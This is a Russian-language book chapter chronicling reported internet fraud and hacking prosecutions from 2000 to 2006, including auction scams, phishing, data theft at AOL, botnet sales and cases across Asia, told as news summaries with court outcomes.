Портал Yahoo! 11 марта 2001 года в информации под названием «В США осуждены три Интернет-мошенника» сообщил, что Интернет-мошенники, которые выставляли фальшивые лоты на аукционе eBay, получили наказание в виде тюремного заключения. В 1999–2000 годах мошенники выставили на аукцион 1100 фальшивых лотов и заработали на этом 450 000 долларов. Расследование началось после случая с продажей через Интернет фальшивой картины современного американского художника Ричарда Дибенкорна, которую мошенники выставили на аукцион за 25 центов. В результате эта картина была куплена неким голландцем за 135 000 долларов, хотя средняя цена картины Дибенкорна составляет около 1 000 000 долларов. Злоумышленники получили по пять лет тюрьмы и обязаны заплатить крупный штраф. Кстати, это было одно из первых столь суровых судебных решений, принятых в США против Интернет-мошенников.

20 марта 2001 года 32-летний помощник официанта из Бруклина был обвинён в преступлении, которое окрестили «крупнейшим мошенничеством в истории Интернет». Абрам Абдала подозревался в хищении через Интернет миллионов долларов со счетов известных людей, топ-менеджеров крупных корпораций. В общей сложности жертвами преступника стали 200 человек из «Списка самых богатых людей Америки». От действий электронного мошенника пострадали: Билл Гейтс, Стивен Спилберг, Джордж Лукас, Ларри Эллисон, Майкл Блумберг и многие другие. В своих махинациях, длившихся полгода, преступник использовал WAP-телефоны и виртуальную голосовую почту, а также ничего не подозревавшие курьерские службы. Ему удалось об-

мануть банки, инвестиционные корпорации и брокерские конторы, которые имели доступ к номерам кредитных счетов потерпевших. Среди обманутых Абдалой были такие известные компании, как Goldman Sachs, Bear Stearns, Merrill Lynch.

Как вы думаете, какой вариант выберет для себя человек из двух возможностей: один год тюремного заключения или отказ от пользования Интернет? А вот и неправильно. 22 мая 2001 года некий Манучер Риазати заявил, что не перестанет работать в Глобальной сети, даже если это станет ценой его свободы. Гражданин США, проживающий в г. Сан-Диего, обвинялся в онлайновом мошенничестве – продавал вычислительную технику, доставка которой покупателям не осуществлялась. Альтернативой году тюремного заключения были три месяца условного заключения. Однако условием такого мягкого варианта приговора, являлся запрет на работу в Интернет в этот период. Подсудимый отказался от столь заманчивого предложения под предлогом того, что Глобальная сеть является для него источником заработка. Между прочим, в тюрьме он также будет лишён возможности выходить в Интернет. Все-таки свобода выбора – это очень важно.

24 мая 2001 года ФБР США сообщило, что около 90 физических лиц и компаний обвинены в последнее время в Интернет-мошенничестве в рамках расследования, проведённого органами правопорядка на территории всей страны – операция проходила под кодовым названием «Кибер убытки». В результате скоординированных действий ФБР США и других федеральных агентств было возбуждено 61 уголовное дело, выдвинуто 88 обвинений, и 62 человека заключены под стражу. Подозреваемым были предъявлены обвинения в отмывании денег, мошенничестве и нарушении прав интеллектуальной собственности. Примерно тремя неделями позже другой федеральный орган – Комиссия по торговле США – объявила об иске против Интернет-компании, которая, пообещав доступ в Глобальную сеть, обманом заставила пользователей заплатить за доступ и предоставить личную информацию, которая затем была продана. В иске, поданном в федеральный суд г. Чикаго,

говорилось: «Компания New Millennium Concepts, зарегистрировав Web-сайт Rhinopoint.com, собрала более 500 000 долларов в качестве платы за доступ, а также получила личную информацию от почти 60000 пользователей». Интересно, что New Millennium Concepts заплатила за доступ в Интернет, правда, только 5% пользователей, хотя, по словам представителя Комиссии, «главной целью аферы всё же был сбор и последующая продажа личной информации».

28 августа 2001 года Федеральная торговая комиссия США завершила разбирательство по делу мошенников спамеров, которые получали личные данные пользователей, включая информацию о номерах кредитных карточек, через незаконную рассылку электронных сообщений с требованиями предоставить данные о себе. Обвиняемые рассылали незаконные электронные письма участникам различных конференций и новостных групп с уведомлением, что в связи с принятием закона о защите приватности детей пользователи должны подтвердить свой возраст. В противном случае им якобы угрожало отключение от Интернет. Чтобы сохранить доступ, пользователям предлагалось заполнить подробную анкету на Web-сайте компании Global Internet Federal Registry, принадлежащей одному из обвиняемых. В регистрационной форме, в частности, требовалось указать имена и адреса пользователей, а также номера кредитных карточек и срок их действия. По итогам разбирательства обвиняемым Роберту Стауту и Дональду Дж. Литтлу запрещено в дальнейшем давать неверную информацию о себе в любой рекламной, маркетинговой, дистрибьюторской деятельности или при продажах любых продуктов или услуг через Интернет. Был также наложен запрет на использование личной информации, собранной обманным путём. Обвиняемые согласились уничтожить все подобного рода данные. Тем не менее, мошенникам удалось избежать компенсации финансового ущерба, поскольку были вовремя остановлены и жертвы обмана в финансовом отношении пострадать не успели.

2 октября 2001 года Федеральная торговая комиссия США предъявила обвинение в Интернет-мошенничестве человеку, заработавшему миллионы

на Интернет-рекламе. До этого Джону Зуккарини различные обвинения предъявлялись уже 63 раза, причем 53 дела он проиграл. Однако на этот раз представители Комиссии планировали остановить его окончательно. Зуккарини зарабатывал деньги на рекламе порнографических Web-сайтов и онлайновых казино, размещённой на Web-сайтах с адресами, похожими на адреса известных компаний или раскрученные бренды. При этом Web-сайты, реклама на которых приносила Зуккарини от 800 000 до миллиона долларов в год, являлись «сайтами-ловушками», которые насильно удерживали посетителя и не давали ему перейти к другим страницам. Так, Web-сайт с именем Анны Курниковой вызывал 29 новых всплывающих Интернет-окон, так называемых «pop-up», широко используемых в порно-бизнесе. Если пользователь пытался закрыть окна, клавиши оказывались либо недоступными, либо их нажатие вызывало появление новых окон. В течение этого времени пользователю предлагалось посетить порнографические Web-сайты, а также Web-сайты лотерей и азартных игр. Даже после исчезновения некоторые окна с Web-сайтами оставались на экране, но при этом не были видны пользователю, а специальные часы отсчитывали время, якобы проведённое пользователем на том или ином Web-сайте. В результате проигрыша 53 исков у Зуккарини уже конфисковали 200 Web-адресов и передали их держателям торговых марок. Теперь по решению суда у него конфискованы все зарегистрированные им имена и деньги, заработанные начиная с 1998 года.

Как бы в продолжение и развитие дела Зуккарини 11 декабря 2001 года Федеральная комиссия по торговле США сообщила, что несколько десятков порнографических Web-сайтов заплатят штраф, совокупный объём которого составит 30 млн. долларов. Полученные от этих Web-сайтов средства были распределены между несколькими тысячами пользователей Интернет, ставших жертвами мошенничества со стороны этих Web-сайтов. Web-ресурсы PlayGirl.com, HighSociety.com и многие другие обвинялись в том, что они предлагали пользователям бесплатные услуги в обмен на номер их кредитной карты, который запрашивался якобы для того, чтобы проверить возраст посе-

тителей. Однако на самом деле после посещения Web-сайтов со счетов пользователей снимались суммы, как правило, не превышающие 90 долларов. Когда Интернет-мошенничество вскрылось, возмущённые любители острых ощущений стали угрожать Web-сайтам судебным преследованием, после чего их владельцы приняли решение о добровольной компенсации причинённого ущерба в обмен на отказ от судебного разбирательства.

В феврале 2002 года Bank of America был вынужден обратиться в правоохранительные органы для того, чтобы расследовать инцидент с появлением фальшивого Web-сайта банка, который использовался для обмана клиентов с целью получения доступа к их личной финансовой информации. Злоумышленники разослали клиентам банка письма, якобы от имени банка, в которых просили зайти на фальшивый Web-сайт и ввести некую информацию. Однако уже через несколько часов банк оказался в курсе этих махинаций и обратился к властям с просьбой закрыть подозрительный Web-сайт. Как заявил один из руководителей Bank of America Робин Уоррен: «Системы банка не были взломаны, мошенники использовали старый телефонный трюк, выдавая себя за тех, кем они не являются». Г-н Уоррен призвал всех клиентов банка быть более внимательными и не указывать номера своих кредиток, а также PIN-коды к ним, не будучи уверенными в абсолютной достоверности запросов. По следам событий было возбуждено дело, но организаторов аферы так и не обнаружили.

Гильберт Бенджамин, 49-летний компьютерный специалист из США, был арестован в марте 2002 года в своём доме в г. Нептун (штат Нью-Джерси) и обвинён в незаконном использовании высокоскоростного Интернет-канала Министерства обороны США для создания и раскрутки порнографического Web-сайта. Как заявил помощник генерального прокурора США Майкл Гуадагно, Бенджамину предъявлено обвинение из 68 (!) пунктов, среди которых мошенничество с использованием электронных средств коммуникаций, нецелевое использование средств, подача заведомо ложных заявок для получения государственных средств. В течение 1997 и 1998 годов

Бенджамин использовал Интернет-канал класса T-1 (1,544 Мбит/с), что стоило американской армии 100 000 долларов. Он смог убедить сотрудников военной базы «Форт Монмут» в Нью-Джерси, что дополнительная высокоскоростная линия нужна для поддержания связи базы с военными контингентом США в Боснии. При этом один высокоскоростной канал у базы уже был и работал нормально, но Бенджамин убедил военных в том, что для уверенности и абсолютной надёжности связи им нужен ещё один. Впоследствии он совершенно бесплатно использовал линию для своего платного порнографического Web-сайта. Помимо армейского канала, Бенджамин использовал в своём бизнесе компьютеры и комплектующие, принадлежащие армии. Общие убытки правительства США от деятельности предприимчивого мошенника превысили 300 000 долларов. За все свои «художества» Бенджамин может получить наказание в виде пяти лет лишения свободы и штраф в размере 250 000 долларов по каждому из пунктов обвинения!

17 июля 2002 года Интернет-мошенник, сумевший обмануть других пользователей Интернет, присвоив себе свыше 100 000 долларов, был приговорён судом США к 12 годам тюрьмы. Вынесенный приговор является самым суровым из когда-либо оглашавшихся по делу о компьютерных преступлениях, что, по мнению администрации США, в очередной раз подчёркивает её решимость в деле ужесточения наказания виновных в злонамеренных действиях в сфере информационных технологий. Томас Хаузер был признан виновным в том, что организовал 268 фиктивных продаж на аукционах eBay и Yahoo!, в ходе которых получал деньги с их пользователей, не поставляя им никаких товаров. По заявлению стороны обвинения товаров, которые Хаузер выставлял на торги, у него на самом деле никогда не было в распоряжении.

В октябре 2002 года американский суд вынес решение по делу Василия Горшкова, российского гражданина, который обвинялся в двадцати различных правонарушениях, связанных с мошенничеством и компьютерным взломом. Двадцатисемилетний Горшков также должен будет выплатить 700 000

долларов в возмещение убытков, нанесённых компаниям Speakeasy Network и PayPal. Василий Горшков был арестован ещё в ноябре 2000 года на территории США, куда он попал по приглашению подставной фирмы, созданной ФБР США. Как сообщила сторона обвинения, во время встречи в подставной фирме Invita Security Горшков продемонстрировал свои возможности по взлому компьютерных систем, причём в ходе демонстрации ФБР США получило данные, которые позволили его агентам проникнуть в компьютеры, находящиеся на российской территории.

Интернет-издание CNews 14 апреля 2003 года опубликовало информационное сообщение «Мошенница из США получила срок за обман покупателей Интернет-аукционов», в котором говорилось о том, что Тереза Смит (она же Тереза Айакони) из штата Массачусетс получила 4 года и 9 месяцев тюремного заключения и три года испытательного срока со штрафом 858 000 долларов за обман 350 покупателей Интернет-аукционов, оплативших покупки, но не получивших товара. Г-жа Смит, двадцати пяти лет от роду, «работала» подобным образом полтора года и получила 880 000 долларов. Она якобы продавала компьютеры Apple на eBay и других аукционах. Для того чтобы усложнить свое обнаружение, Смит использовала разные имена и счета на eBay, постоянно извинялась перед клиентами, ссылаясь на проблемы с поставщиками или ненадёжность сотрудников. Мошенница тратила деньги на жизнь и инвестиции в свой собственный рекламный бизнес, который, правда, так и не состоялся.

24 июня 2004 года газета «USA Today сообщила, что пойман с поличным 24-летний программист компании America Online Джейсон Сматерс из городка Харперс Ферри (штат Западная Виржиния). Его обвинили в краже и продаже спамерам данных о 30 миллионах (!) клиентов компании. По данным следствия, Джейсон Сматерс выкрал информацию об абонентах Интернет-провайдера America Online и продал её 21-летнему Шону Даневэю из г. Лас-Вегас (штат Невада). Тот воспользовался ею, чтобы оповестить 30 миллионов пользователей о собственном бизнесе – азартных играх по Интернет и

затем перепродал список другим спамерам. Оба мошенника были арестованы в собственных домах 23 июня. После вступления в силу федерального антиспамового закона за эти деяния каждому из них полагается по пять лет тюрьмы, а также штрафы в размере по 250 000 долларов. Эта кража электронных адресов – первая в истории America Online и одна из крупнейших вообще даже по американским меркам. Мошенникам попался богатый улов, и они не преминули им воспользоваться, ведь обычно спамеры покупают информацию у лиц, специально сканирующих Интернет в поисках адресов электронной почты. «Если такое случилось в America Online, повториться это может где угодно», – выразил общую тревогу специалистов независимый эксперт Майкл Остерман. По сообщению America Online, факт кражи вскрылся при проведении специального расследования весной 2004 года. По информации компании Сматерс заполучил имена пользователей для входа в систему обмена мгновенными сообщениями AOL's Instant Messenger (AIM), а также почтовые индексы, телефонные номера и данные о типах кредитных карточек (хорошо, что не номера кредиток!) для 92 млн. адресов электронной почты, принадлежащих 30 миллионам клиентов America Online. Сумму, полученную Сматерсом в мае от Даневэя, следствию предстоит выяснить, так как мошенники молчат, и известно лишь то, что позднее Сматерс обновил данные списка всего за 100 000 долларов. «Мы глубоко сожалеем о произошедшем, – заявил представитель America Online Николас Грэм. – Нечестный сотрудник уже уволен из компании, но от нечистых на руку сотрудников не застрахован никто, даже America Online, один из самых ярых противников спама и электронных мошенников в США».

В сентябре 2004 года в США подводились итоги крупнейшего за всю историю скандала, связанного с похищением персональной информации о банковских счетах десятков тысяч человек, которые, в общей сложности, потеряли от 50 до 100 млн. долларов. 14 сентября сотрудник службы технической поддержки компании-разработчика программного обеспечения – Teledata Communications (TCI), ответственный за хищение, признал свою вину,

заявив, однако, что он не имел представления о масштабах нанесённого ущерба. По словам 35-летнего Филиппа Каммингса, он не представлял, что проданная им информация может причинить столько ущерба, но, тем не менее, осознавал, что его действия являются незаконными и преступными. В период с середины 1999 года по август 2000 года Каммингс работал в службе технической поддержки компании TCI, которая обеспечивала доступ финансовых организаций к базам данных, где хранится информация о счетах физических и юридических лиц. Каммингс имел доступ к паролям и кодам для скачивания отчётов по кредитным операциям клиентов TCI и другой конфиденциальной информации, которую он передавал своему сообщнику[45], получая примерно по 30 долларов за каждый отчёт. Всего были украдены десятки тысяч отчётов по кредитным операциям. Конфиденциальная информация пересылалась сообщником Каммингса далее минимум 20 лицам, которые затем использовали её для получения наличных денег.

15 сентября 2004 года корпорация BBC в статье под несколько кричащим названием «Бразилия – оплот мировой киберпреступности» сообщила, что Бразилия превратилась в столицу мирового хакерства и Интернет-мошенничества. В подтверждение своих слов BBC приводила следующие факты: «Эта южноамериканская страна является родиной восьми из десяти хакеров, действующих в масштабах всего мира. Две трети Web-сайтов с детской порнографией, представленные в Интернет, создаются именно здесь». Эти данные эксперты со всего мира обнародовали на первой международной конференции по борьбе с киберпреступлениями, которая проходила в городе Бразилиа. В работе конференции участвовало более 500 экспертов из разных уголков планеты, которые общими усилиями пытались найти способы эффективной борьбы с электронными преступлениями. Кроме приведённых выше фактов, были названы и другие. В Бразилии количество денег, которые её жители теряют по вине Интернет-мошенников, превышает потери в результате «традиционных» грабежей банков. Только в 2003 году в этой стране

[45] Имя сообщника Филиппом Каммингсом так и не было названо.

было совершено 96000 взломов Web-сайтов, что в шесть раз больше, чем в любой другой стране мира, а главной целью бразильских злоумышленников были Web-сайты США. Кстати, расцвет компьютерных преступлений эксперты связали со слабым законодательством, ведь хакерство как таковое в Бразилии не считается преступлением, а чтобы начать расследование, полиция сначала должна доказать, что электронное мошенничество действительно имело место. В итоге многие бразильские хакеры не считают себя преступниками и говорят, что взлом Web-сайтов - это в большей степени интеллектуальная игра, а не грабёж. Кроме того, большинство бразильских компьютерных преступников организованны и объединяются в группировки с такими красноречивыми названиями, как например: «Breaking Your Security»[46] или «Virtual Hell»[47].

16 декабря 2004 года Интернет-издание Silicon сообщило, что 21-летний американец Брайан Сальцедо приговорён судом штата Северная Каролина к 9 годам тюремного заключения за взлом сети магазина компьютерной техники, а также нарушение её работы. Вместе с сообщником он разъезжал по городу в поисках незащищённых Wi-Fi-сетей. Во время одного из таких «боевых выездов» или «wardriving», как их называют в хакерской среде, он атаковал беспроводную сеть магазина «Lowe». Сальцедо удалось модифицировать программу обработки информации с кредитных карт в центральном компьютере и на рабочих местах. С помощью «троянской» программы он предполагал перехватывать платёжные реквизиты покупателей. Будь он программистом повыше классом, возможно, что-то и получилось бы, однако после запуска модифицированных его программой кассовых компьютеров те отказались работать. Владелец магазина позвонил в ФБР США, и Сальцедо вскоре арестовали. Брайан Сальцедо стал первым хакером в США, получившим столь длительный срок заключения, обогнав легендарного Кевина Митника, отсидевшего пять с половиной лет. Правда, в Китае за хакерство уже

[46] «Breaking Your Security» (англ.) – «Взлом твоей защиты».
[47] «Virtual Hell» (англ.) – «Виртуальный ад».

расстреляли несколько человек, так что всё познаётся в сравнении. Суд признал Сальцедо виновным в мошенничестве с денежными переводами и компьютерном взломе. Возможно, срок заключения Сальцедо был бы ещё более длительным, но ему зачлись активное сотрудничество со следствием и безвозмездная помощь магазину в улучшении системы безопасности. Строгость приговора судьи объяснили тем, что в случае успеха ущерб от взлома мог бы достигнуть 2,5 млн. долларов.

Журнал «PC Pro» информировал своих читателей о том, что 15 января 2005 года агенты ФБР США арестовали электронного мошенника, который рассылал письма от имени Mercy Corps[48] с просьбой жертвовать деньги пострадавшим от цунами. Заработав таким образом 150 долларов, ему придётся расстаться с куда большей суммой и, скорее всего, свободой. Безработный художник, 24-летний Мэтью Шмайдер из Питтсбурга, разослал более 800 000 электронных посланий, снабдив их фотографиями и логотипом с Web-сайта Mercy Corps. Сотрудники благотворительной организации пожаловались в ФБР США после того, как им сообщили, что некто собирает от их имени пожертвования на свой счёт через платёжную систему PayPal. По словам Шмайдера, он хотел использовать часть суммы в личных целях, а оставшиеся деньги передать в фонд помощи жертвам цунами. Шмайдеру предъявили обвинения в мошенничестве и выпустили под залог в 25000 долларов. Мэтью Шмайдер «удостоился чести» стать первым гражданином США, пойманным на попытке нажиться на цунами.

8 апреля 2005 года Silicon сообщил, что федеральный суд США приговорил 21-летнего мужчину к 6 годам тюремного заключения за мошенничество на аукционе eBay. Основными способами наживы Стеджиоса были получение денег за несуществующие товары и выписывание поддельных чеков. Чарльз Стеджиос обманул как минимум 50 человек и получил преступными методами 200 000 долларов деньгами и товарами. Правда, представитель об-

[48] Mercy Corps – Корпус милосердия.

винения заявил, что на самом деле мошенник заработал не менее 420 000 долларов и обманул более 300 пользователей Интернет-аукциона. В начале расследования Стеджиоса принудили возместить ущерб жертвам, но он попытался скрыть свои банковские счета от правосудия, а во время дачи показаний мошенник вёл себя крайне несдержанно и вылил графин с водой на обвинителя.

В июле 2005 года информационное агентство Reuters опубликовало статистические материалы из доклада Федеральной комиссии по торговле США, представленного Сенату США. В соответствии с данными отчёта в 2004 году в США был отмечен рост ущерба, наносимого многочисленными Интернет-мошенниками людям старше 50 лет. Только от кражи реквизитов, обманных обещаний призов, заведомо безвыигрышных лотерей и ложных тотализаторов пожилые американцы лишились в 2004 году 152 млн. долларов. «Из всех заявленных случаев мошенничества в Интернет 41% жалоб поступил от лиц старше 50 лет, – заявила представитель подразделения защиты прав потребителей при Комиссии Лу Грейсмэн. – Этот показатель тем более удручающий, если сравнить его с 2002 годом, когда от этой возрастной группы поступало лишь 33% жалоб». На первом месте по жалобам стояли электронные мошенники, промышляющие на Интернет-аукционах, по вине которых в 2004 году пожилые граждане США потеряли более 43 млн. долларов. Но и другие, старые виды обмана не ушли в историю, среди них предложение «уплатить налоги» или «сделать взнос», чтобы получить приз, который незамедлительно вышлют. На этом обмане аферисты отняли у пожилых людей 35 млн. долларов. В основном жертвами предложений предоплаты за призы становятся люди старше 70 лет. Среди прочих видов обмана – фальшивая защита кредитных карт и скидки на лекарства, а также запрос реквизитов счёта от имени сотрудников соцобеспечения для получения льгот на медобслуживание. «Больше всего беспокоит то, что эти виды мошенничества постоянно возглавляют список Комиссии по наиболее распространённым способам обмана потребителей», – сказал республиканец из Орегона, сенатор

Гордон Смит. Энтони Преткенис, профессор психологии Калифорнийского университета, изучавший с коллегами проблему обмана пожилых людей, сказал, что мошенники теперь воруют не при помощи ножа и пистолета, а при помощи оружия «социального воздействия», входя в доверие. Их жертвами, по данным исследований, становятся не только немощные и одинокие, но и активные люди. «Мы обнаружили, что мошенники исследуют психологические и другие характеристики своих жертв на предмет их ахиллесовой пяты. Например, аферист говорил потенциальной жертве, что задавать вопросы либо вешать телефонную трубку, когда ей предлагают подтвердить свои банковские реквизиты, противозаконно», – говорит психолог. Вот такая картина.

20 октября 2005 года мексиканская полиция арестовала в своём роде уникального афериста, укравшего одно из самых дорогих доменных имён – Sex.com. Арестованный Стефан Коэн был передан в руки агентов США, этапирован из Мексики на родину и помещён в центре Metropolitan Correctional в г. Сан-Диего. На этот раз Коэна арестовали по обвинению в нарушении иммиграционного законодательства после того, как он успешно скрывался от правосудия в течение почти шести лет. В 2001 году его приговорили в США к выплате 65 млн. долларов после пяти лет судебных тяжб с прежним владельцем доменного имени Гэри Кременом. Сразу после оглашения приговора Коэн скрылся и Кремен начал впоследствии урегулированную тяжбу с компанией-регистратором VeriSign. Добавим, что домен Sex.com попал в руки Коэна ещё в 1995 году в результате очень тонко проведённого мошенничества и принёс ему миллионы долларов.

В январе 2006 года суд Центрального района штата Калифорния признал двадцатилетнего жителя этого штата виновным в продаже сетей инфицированных компьютеров – «ботнетов» – и извлечении мошеннической прибыли за счёт несанкционированной установки рекламных программ. «Дженсон Джеймс Анчета из города Дауни признал себя виновным по 4 из 17 пунктов обвинений: двум случаям преступного сговора, нанесении ущерба ис-

пользуемым в оборонных целях правительственным компьютерам и доступе к защищённым компьютерам с целью мошенничества», – сообщил прокурор. По словам федеральных обвинителей США, Анчета представляет собой известного и активного члена группировки «Botmaster Underground»[49]. Для заражения компьютеров, работавших под управлением операционных систем Windows, и создания «ботнетов» – централизованно управляемых сетей взломанных компьютеров, к которым он продавал доступ, Анчета использовал автоматические программы. Среди прочего «троянская» программа была установлена на компьютерах авиабазы ВМС в Чайна-Лейк. Сам он использовал сети для получения прибыли от партнёрских программ выплаты комиссионных за посещение Web-сайтов. «Анчета получил примерно 60000 долларов от участия в партнёрских программах, направив на Web-сайт более 400 000 заражённых компьютеров», – сказал в своём заявлении прокурор. Анчета был арестован ещё осенью 2005 года по делу, которое обвинители назвали «первым… в своём роде для страны», поскольку обвинения напрямую исходили из использования «ботнетов» для извлечения прибыли, а не для нанесения ущерба. Арест и доведение до суда дела владельцев и создателей «ботнетов» - вообще редкий успех в мировой правоохранительной практике[50]. «По четырём пунктам обвинения Анчете грозит до 25 лет тюремного заключения и штраф до 1 млн. долларов. Как минимум, у него конфискуют более 60000 долларов, полученных в результате незаконной деятельности, автомобиль BMW 1993 года выпуска и компьютерное оборудование. Кроме того, подсудимый должен возместить ущерб правительству – около 15000 долларов. Приговор будет вынесен в мае», – сообщал The Register.

Наступило 1 мая 2006 года, и Дженсон Джеймс Анчета был приговорён почти к пятилетнему тюремному заключению за создание состоящих из ком-

---

[49] «Botmaster Underground» (англ.) – «Мастер роботов подполья».

[50] В августе 2005 года ФБР США и Microsoft помогли властям Турции и Марокко выследить двоих подозреваемых в создании и распространении червя «Zotob», а в октябре того же года власти Голландии арестовали троих жителей страны, которые контролировали сеть более чем из 1,5 млн. заражённых компьютеров.

пьютеров-зомби «ботнетов». «Окружной судья США Гэри Клауснер приговорил Анчету к 57 месяцам тюрьмы и трём годам надзора после заключения, а также обязал его выплатить 15000 долларов в качестве компенсации за причинённый ущерб Центру боевой авиации ВМС США в Чайна-Лейк. Более того, электронный мошенник должен вернуть около 60000 долларов, полученных незаконным путём, в пользу правительства», – сообщало информационное агентство Associated Press. Вынося приговор, судья Клауснер отметил: «Ваш злейший враг – ваша собственная уверенность в том, что вас никогда и никто не сможет поймать».

24 мая 2006 года Министерство юстиции США сообщило, что «в ходе операции по борьбе с онлайновыми мошенниками, предлагающими лотереи, пирамиды, инвестиции и другие виды отъёма денег у пользователей, было арестовано более 565 человек в Северной Америке и Европе». Операция «Global Con» началась 1 марта 2006 года, и почти за три месяца 96 следователей обнаружили 2,8 млн. жертв, потерявших в сумме более 1 млрд. долларов. Было проведено 447 обысков в пяти странах. Среди арестованных – 139 жителей США, а также мошенники из Канады, Коста-Рики, Нидерландов и Испании. 61 американец уже признан виновным, а Федеральная торговая комиссия США подала 20 гражданских исков против 140 ответчиков. В координации с полицией США были проведены аресты в Коста-Рике, и там обнаружили так называемые «парилки» – офисы, где с мобильных и Интернет-телефонов мошенники звонили жертвам, представляясь работниками несуществующих комиссий по лотереям, например, Комиссии по надежности лотерей, и сообщали о крупных выигрышах, в одном случае, например, о 4,5 млн. долларов. Для получения не существующего в природе выигрыша от жертвы требовали сделать перевод для обеспечения пересылки денег. Но и на этом дело не заканчивалось: жертве звонили ещё раз от имени таможенных органов США или Коста-Рики с просьбой о переводе пошлины и налога с перевода. Американцев, пострадавших от мошенничества в Интернет, Министерство юстиции США призвало немедленно сообщать об этом в Internet

Crime Complaint Center[51] – организацию, созданную ФБР США и National White Collar Crime Center[52], а также в Федеральную торговую комиссию США.

АЗИАТСКО-ТИХООКЕАНСКИЙ РЕГИОН

15 марта 2000 года полиция префектуры Окинава (Япония) арестовала одного из самых крупных в истории этой страны распространителей пиратского программного обеспечения. Мошенник, который работал простым служащим одной из компаний, имел при себе около 650 наименований пиратского программного обеспечения. Он сообщил полиции, что организовал целую сеть сбыта из более 700 человек по всей Японии. Программные продукты он записывал на CD-R и предлагал их через электронные доски объявлений, обговаривая детали по электронной почте. После обыска в квартире злоумышленника были обнаружены 1150 дисков, всего на сумму около 38000 долларов, и ему предъявлено обвинение в нарушении авторских прав и незаконном предпринимательстве в Интернет.

В конце марта 2000 года китайское правительство запретило всю онлайновую продажу видео- и аудиопродукции импортного производства. Министерство культуры КНР потребовало от всех онлайновых продавцов такого рода продукции до 1 мая 2000 года получить государственную лицензию. В отчёте агентства Xinhua разъяснялось, что такой шаг был предпринят правительством для предотвращения пиратства и мошеннических операций в Интернет, а также контрабанды. Тогда же был введён и запрет на скачивание из Интернет записей в формате MP3. Правительство пригрозило суровыми наказаниями тем гражданам Китая, кто проигнорирует запрет.

5 июня 2000 года в Индии был зафиксирован первый случай ареста за использование ворованного доступа в Интернет. 24-летний компьютерный инженер был арестован индийской полицией за использование примерно 100

---

[51] Internet Crime Complaint Center (ICCC) – Центр жалоб на Интернет-преступность.

[52] National White Collar Crime Center (NWCCC) – Национальный центр преступности белых воротничков.

часов Интернет по украденному логину. «Обвиняемый подключился с помощью модема к компьютерной системе армейского офицера и изменил пароль», – сказал начальник занимающегося экономическими преступлениями отдела делийской полиции Динеш Бхатт. В этом инциденте примечательно то, что это первый случай, когда в Индии задержан человек по обвинению в компьютерном преступлении. По принятым в Индии новым законам обвиняемого ожидали штраф от 200 000 до 10 млн. рупий (от 4500 долларов до 224 000 долларов) и тюремное заключение сроком до трёх лет.

В июле 2000 года судом Нингбо в восточном Китае к высшей мере наказания – смертной казни, был приговорён 36-летний хакер и Интернет-мошенник Фанг Йонг. Он был признан виновным в растрате 1,66 млн. юаней (примерно 200 000 долларов). В мае–августе 1990 года он подделал банковские документы и снял со счетов клиентов Bank of Communications of China деньги. После этого он сбежал в Канаду и попросил там политического убежища, но власти Канады выдали его Китаю. Это решение – самое жёсткое по отношению к хакерам. Вряд ли стоит его поддерживать, но знать о нем начинающим хакерам следует.

8 августа 2000 года «The Nando Times» в своём комментарии под заголовком «Три жителя Пакистана предстанут перед судом за мошенничество в Интернет» писала, что три молодых пакистанца будут привлечены к судебной ответственности за мошенничество в Интернет, и это должно стать разрешением споров о неспособности правительства Пакистана бороться с компьютерными преступлениями. Трое подозреваемых были арестованы после того, как иностранный банк прислал жалобу от одного из своих клиентов, который обнаружил отсутствие 2,7 млн. рупий (50000 долларов) на своей кредитной карточке. Мошенники признали тот факт, что они раздобыли номер карточки через один местный ресторан и не замедлили потратить деньги на покупки в Интернет. Полиция Пакистана сообщила, что такая операция, как отслеживание и поимка Интернет-мошенников, проводилась впервые и поэтому отняла массу времени и сил, кроме того, были в корне пересмотрены

подходы к расследованию компьютерных преступлений. Вопросы журналистов о судебной перспективе и возможному осуждению мошенников вызывали крайне осторожный комментарий официальных лиц, так как в Пакистане нет практических наработок в данной области преступлений.

Как сообщил 24 сентября 2000 года информационный портал Internet.com, официальные представители компании BidPay.com, предоставляющей платёжные P2P (person-to-person) услуги посетителям аукционов, заявили, что «компания BidPay.com обнаружила в Индонезии большую группу электронных мошенников, обманывающих посетителей таких известных во всём мире ресурсов, как eBay, Yahoo!, Amazon, MSN и ещё нескольких, столь же уважаемых Web-сайтов». В заявлении было также сказано, что представители компании BidPay обратились за помощью в ответственное за борьбу с компьютерными преступниками отделение индонезийской национальной полиции. Кроме того, компания BidPay также предоставила исчерпывающую информацию по украденным кредиткам таким фирмам, как MasterCard и Visa International.

20 января 2001 года представитель полицейского департамента Гонконга сообщил прессе, что число преступлений, совершённых с применением высоких компьютерных технологий, в течение 2000 года выросло на 9%. Согласно этому же заявлению, компьютерные преступления в последнее время стали более сложными и запутанными. Департамент гонконгской полиции, занимающийся расследованием коммерческих преступлений, заявил, что в прошлом году вёл дела по 380 случаям, связанным с противозаконной компьютерной деятельностью. Большинство из них – хакерство, получение собственности путём мошенничества и нанесение ущерба. Число таких случаев в Гонконге в последнее время резко возросло по сравнению с 1998 годом, когда было зафиксировано всего 34 случая компьютерных преступлений. Результатом резкого увеличение числа компьютерных преступлений стало ужесточение мер наказания для таких преступников. Так, например, за хакерство в Гонконге можно сесть в тюрьму на срок до 10 лет. К тому же в

настоящее время в целях более эффективного расследования подобных преступлений полиция страны сотрудничает со многими службами провайдеров, а также консультантами в области борьбы с Интернет-мошенничеством.

16 мая 2001 года отдел по предотвращению киберпреступлений департамента полиции Японии арестовал служащего одной из японских корпораций: задержанный нелегально распространял через созданный им Web-сервер копии лицензионного программного обеспечения. С этого сервера, который находился дома у подозреваемого, можно было скачать примерно 250 нелегальных копий различных игр, а также ряд других программ. За четыре месяца существования сервера было зарегистрировано 1,54 млн. случаев доступа к программам. Изначально для распространения программных продуктов арестованный пользовался сервером коммерческого провайдера, но затем «передислоцировал» свой Web-сайт, начав использовать в качестве сервера свой домашний компьютер, а использование при этом службы постоянного доступа в Интернет лишь способствовало развитию мошеннического бизнеса. На Web-сервере же, которым японец пользовался изначально, была установлена скрытая ссылка на новое место размещение Web-сайта с тем, чтобы постоянные клиенты могли, как и прежде, пользоваться нелегальными программами.

